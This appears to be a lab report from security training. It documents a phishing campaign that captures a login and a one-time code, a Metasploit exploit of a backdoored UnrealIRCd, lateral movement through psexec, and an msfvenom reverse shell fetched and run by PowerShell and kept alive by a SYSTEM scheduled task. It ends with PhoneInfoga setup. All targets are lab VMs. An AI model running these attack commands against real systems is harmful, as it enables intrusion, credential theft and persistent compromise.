
#### Figure 4.5 Shows go-phisher email template profile

* Created a phishing campaign with target VM



#### Figure 4.6 Shows go-phisher campaign page

* Once the campaign starts, at a given time it starts sending messages to the provided gmail as shown below




#### Figure 4.7 Shows phishing mail successfully sent to the mail

* Target VM opens the link (harmless).




#### Figure 4.8 Shows phishing link being opened in Windows VM(Victim VM)

* Now target starts typing their email and password ,followed by OTP which is seamlessly captured in py-phisher as ***gmail: [abc@gmail.com](mailto:abc@gmail.com) and password as abc123 and are saved in creds.txt*** ,as shown below *Figure 4.9 and 4.10*



#### Figure 4.9 Shows login credentials being captured in py-phisher

* Now after the OTP is captured ,the user is then redirected to the genuine website where, he is again prompted to login.



#### Figure 4.10 Shows OTP captured in py-phisher and redirection to genuine site

# Vulnerability Exploitation

## Methodology


### **Reconnaissance**

A full TCP scan was performed with Nmap to identify running services:

metasploitable ip ***192.168.1.43/192.168.1.45***

***nmap -sV -p- 192.168.1.43***

Port 6697/tcp was identified as running an UnrealIRCd service.



#### Figure 5.1 Shows nmap scan

### **Exploitation**

Using Metasploit, the UnrealIRCd 3.2.8.1 backdoor exploit was launched:

***use exploit/unix/irc/unreal\_ircd\_3281\_backdoor***

***set RHOSTS 192.168.1.45***

***set RPORT 6697***

***set PAYLOAD cmd/unix/interact***

***LHOSTS 192.168.1.38 (KALI IP)***

***LPORT 4444***

***run***

### **Post-Exploitation**


After successful exploitation, a remote shell session was established.

***whoami***


***Result:***

***boba\_fett***

This confirmed remote code execution and unauthorized system access. Confirm the same in metasploitable3



#### Figure 5.2 Shows successful exploitation in metasploit



#### Figure 5.3 Shows confirmation in metasploitable 3

## Exploit used

* Exploit Module: ***exploit/unix/irc/unreal\_ircd\_3281\_backdoor***
* Payload: ***cmd/unix/interact***
* Vulnerability Type: ***Backdoored software (UnrealIRCd 3.2.8.1)***
* Impact: ***Remote command execution with system-level access***


# Lateral Movement Exercise

## Attack Phases

### **Reconnaissance**


***Step 1:*** Identified target IP ***(192.168.1.53).***

***Step 2:*** Made sure that antivirus software,and real time monitoring is turned off and validated open SMB services and administrative shares (C$, ADMIN$)



#### Figure 6.1 Shows removing filters and firewalls and checking for open shares

***Step 3:*** Verified account membership in local Administrators group (windows user).




#### Figure 6.2 Shows account membership details

### **Exploitation – Remote Code Execution**

***Step 1:*** Used Impacket Psexec for remote code execution and successfully gained access to SMB

***python3 /usr/share/doc/python3-impacket/examples/psexec.py Windows:windows@192.168.1.53***




#### Figure 6.3 Shows impacket psexec getting successfully executed


### **Payload Creation**

***Step 1:*** Created a Windows reverse shell binary using msfvenom:

***msfvenom -p windows/shell\_reverse\_tcp LHOST=192.168.1.43 LPORT=4444 -f exe -o backdoor.exe***

***Step 2:*** Start a server at port 8080 where backdoor.exe was downloaded on kali machine





#### Figure 6.4 Shows payload creation and starting a server at 8080

### **Command & Control – Reverse Shell**

***Step 1:*** First opened listener on attacker machine before executing the backdoor.exe on target :

***nc -lvnp 4444***

***Step 2:*** Next uploaded and executed backdoor.exe to target (C:\Users\Public\) using PowerShell command from the impacket RCE terminal, resulting in a reverse shell

***Powershell “Invoke-WebRequest -Uri ‘http://192.168.1.43:8080/backdoor.exe’ -OutFile ‘C:\Users\Public\backdoor.exe’ “***

***C:\Users\Public\backdoor.exe***



#### Figure 6.5 Shows connecting to server at 8080 and executing payload in windows

***Step 3:*** Once executed we see a connection being made in our nc , now we move to persistence

### **Persistence**

***Step 1:*** Initial attempt with schtasks /create /sc daily failed due to SID mapping error.


***Step 2:*** Fixed by creating persistence task as SYSTEM:

***schtasks /create /sc onstart /tn "Updater" /tr "C:\Users\Public\backdoor.exe" /ru SYSTEM***

***Step 3:*** Verified with:

***schtasks /query /tn "Updater"***

***Step 4:*** Persistence allows execution of the payload every system reboot.



#### Figure 6.6 Shows net-cat getting connected and scheduled tasks for persistence


# Social Engineering Lab

# Social Engineering Methodology

### PhoneInfoga Setup and Execution

***Step 1:*** Pulled the official PhoneInfoga Docker image:


***sudo docker pull sundowndev/phoneinfoga:latest***



#### Figure 7.1 Shows PhoneInfoga getting downloaded


***Step 2:*** Started the PhoneInfoga web server:

***sudo docker run -p 8080:8080 sundowndev/phoneinfoga serve -p 8080***




#### Figure 7.2 Shows PhoneInfoga web server getting started at port 8080

***Step 3:*** Accessed the web interface at [http://localhost:8080](http://localhost:8080.)

